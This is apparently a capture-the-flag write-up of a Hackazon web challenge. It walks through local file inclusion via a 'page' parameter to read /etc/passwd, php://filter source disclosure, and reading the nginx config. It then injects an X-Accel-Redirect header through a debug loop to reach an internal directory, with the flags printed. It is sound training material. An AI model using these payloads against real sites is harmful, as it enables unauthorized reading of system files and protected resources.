



Under Construction

[50 points]

Filters

The website for our acceleration dashboard is under construction. We've got some primitive functionality ready.

[Home](#)

Hello

Nothing here yet!

page parameter in url is vulnerable to exploits

Example Exploit: <https://8949008f06ed942dd3315264bb52d383.challenge.hackazon.org/?page=/etc/passwd>

Example Result:

[Home](#)

Hello

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
```

Lets see if we can get some source code

<https://8949008f06ed942dd3315264bb52d383.challenge.hackazon.org/?page=php://filter/read=convert.base64-encode/resource=home.php>

Decoded output give us the 1st flag:

Input

length: 140
lines: 1

+ □ ↻ 🗑️ 🏠

PHA+Tm90aGluZyBoZXJlIH1ldCE8L3A+Cjw/cGhwIC8qIEV4Y2VwdCBhIGJlYXV0aWZ1bCBmbGFnOiBDVEZ7YWY2NGMwOGYzOTI3NTU3MTVmNzgwYTgzMzE2MjUyYzh9ICovID8+Cg==

Output

time: 4ms
length: 103
lines: 3

📄 📋 ↻ 🔍

<p>Nothing here yet!</p>
<?php /* Except a beautiful flag: CTF{af64c08f392755715f780a83316252c8} */ ?>

Flag 1: CTF{af64c08f392755715f780a83316252c8}

Part 2:

✕

enter flag

[100 points] Accelerate

Can you handle the acceleration?

Enter flag

>

flags


1

2

Lets see if we can get some more info from source code:

<https://8949008f06ed942dd3315264bb52d383.challenge.hackazon.org/?page=php://filter/read=convert.base64-encode/resource=index.php>

Output is encoded in base64




Input length: 2852 lines: 1

Output time: 7ms length: 1439 lines: 54

```
<?php
/* debug purposes only */
foreach($_GET as $key => $val) {
    header("$key: $val");
}
?><!DOCTYPE html>
<html lang="en">
<head>
```

lets keep the above code in the back of our mind for now, lets do some more recon.

Further recon show us that we are dealing with an nginx server



▼ Response Headers View source

Connection: keep-alive

Content-Encoding: gzip

Content-Type: text/html; charset=UTF-8

Date: Fri, 23 Jul 2021 04:17:21 GMT

page: php://filter/read=convert.base64-encode/resource=home.php

Server: nginx

Transfer-Encoding: chunked

Part 2 description hints at **Accelerate**

After some research on nginx and Accelerate i cam across the following 3 pages:

<https://medium.com/@nbsriharsha/midnight-sun-ctf-2019-quals-writeup-437ea139d90c>

<http://www.pwntester.com/blog/2014/02/09/olympic-ctf-curling-tasks/>

<https://github.com/dreadlocked/ctf-writeups/blob/master/midnightsun-ctf/bigspin.md>

The following url game me nginx configuration with some very interesting data

<https://8949008f06ed942dd3315264bb52d383.challenge.hackazon.org/?>

<http://php://filter/read=convert.base64-encode/resource=/etc/nginx/sites-enabled/default>

c2VydMvYIHsKICAgIGxpc3RlbiAgIDgwOyAjIyBsaXN0ZW4gZm9yIGlwdjQ7IHRobXMgbGluZSBpcyBkZWZhdWx0IC
WVkc0AgICBsaXN0ZW4gICB0jpd0jgwIGRlZmF1bHQgaXB2Nm9ubHk9b247ICMjIGxpc3RlbiBmb3IgaXB2NgoKICA
Vzci9zaGFyZS9uZ2lueC9odG1sOwogICAgaw5kZXggaw5kZXgucGhwIGluZGV4Lmh0bWwgaW5kZXguaHRtOwoKICAg
zaXRlIGFjY2Vzc2libGUGZnJvbSBodHRwOi8vbG9jYXRob3N0LwogICAgc2VydMvYX25hbWUgXzskICAgICAjIERpc

Output

start: 2146 time: 4ms
end: 2146 length: 2146
length: 0 lines: 70



```
fastcgi_split_path_info ^(.+\.(php|\.php))(/.+)$;  
fastcgi_pass unix:/run/php/php8.0-fpm.sock;  
fastcgi_index index.php;  
include fastcgi_params;  
fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;  
fastcgi_param PATH_INFO $fastcgi_path_info;  
}  
  
location ~* \.(jpg|jpeg|gif|png|css|js|ico|xml)$ {  
    expires          5d;  
}  
  
# deny access to . files, for security  
#  
location ~ /\. {  
    log_not_found off;  
    deny all;  
}  
  
location /secret-path-admin-only/ {  
    internal; # This tells nginx it's not accessible from the outside  
    alias /secrets/;  
    autoindex on;  
}
```

Remember the following code from earlier from our index.php :

```
<?php  
/* debug purposes only */  
foreach($_GET as $key => $val) {  
    header("$key: $val");  
}  
?>
```

The above code is adding header info to our request , lets test this thoery with the following url:

The screenshot shows a web browser at the URL `https://8949008f06ed942dd3315264bb52d383.challenge.hackazon.org/?page=index&demoheader=test`. The page content includes a "Home" link and the text "Hello". The browser's developer tools are open to the Network tab, showing a request to `?page=index&demoheader=...`. The "Response Headers" section is expanded, showing the following headers: `Connection: keep-alive`, `Content-Encoding: gzip`, `Content-Type: text/html; charset=UTF-8`, `Date: Fri, 23 Jul 2021 04:34:40 GMT`, `demoheader: test` (highlighted with a red box), `page: index`, `Server: nginx`, and `Transfer-Encoding: chunked`.

<https://8949008f06ed942dd3315264bb52d383.challenge.hackazon.org/?page=php://filter/read=convert.base64-encode/resource=/etc/nginx/sites-enabled/default>

```
location /secret-path-admin-only/ {  
    internal; # This tells nginx it's not accessible from the outside  
    alias /secrets/;  
    autoindex on;  
}
```

Now Lets see if we can gain access to: `/secret-path-admin-only/` that is marked as internal using X-Accel-Redirect header:

<https://8949008f06ed942dd3315264bb52d383.challenge.hackazon.org/?page=index&X-Accel-Redirect=/secret-path-admin-only/>

The screenshot shows a web browser at the URL `https://8949008f06ed942dd3315264bb52d383.challenge.hackazon.org/?page=index&X-Accel-Redirect=/secret-path-admin-only/`. The page title is "Index of /secret-path-admin-only/". The page content shows a directory listing for `../the_supersecret_flag.txt` with a size of 38 bytes and a date of 28-Jun-2021 09:50.

Lets go one step further an get the flag

https://8949008f06ed942dd3315264bb52d383.challenge.hackazon.org/?page=index&X-Accel-Redirect=/secret-path-admin-only/the_supersecret_flag.txt

The screenshot shows a web browser at the URL `https://8949008f06ed942dd3315264bb52d383.challenge.hackazon.org/?page=index&X-Accel-Redirect=/secret-path-admin-only/the_supersecret_flag.txt`. The page content displays the flag: `CTF{22ed12f139b8931a968ac7467454753f}`.

Flag:CTF{22ed12f139b8931a968ac7467454753f}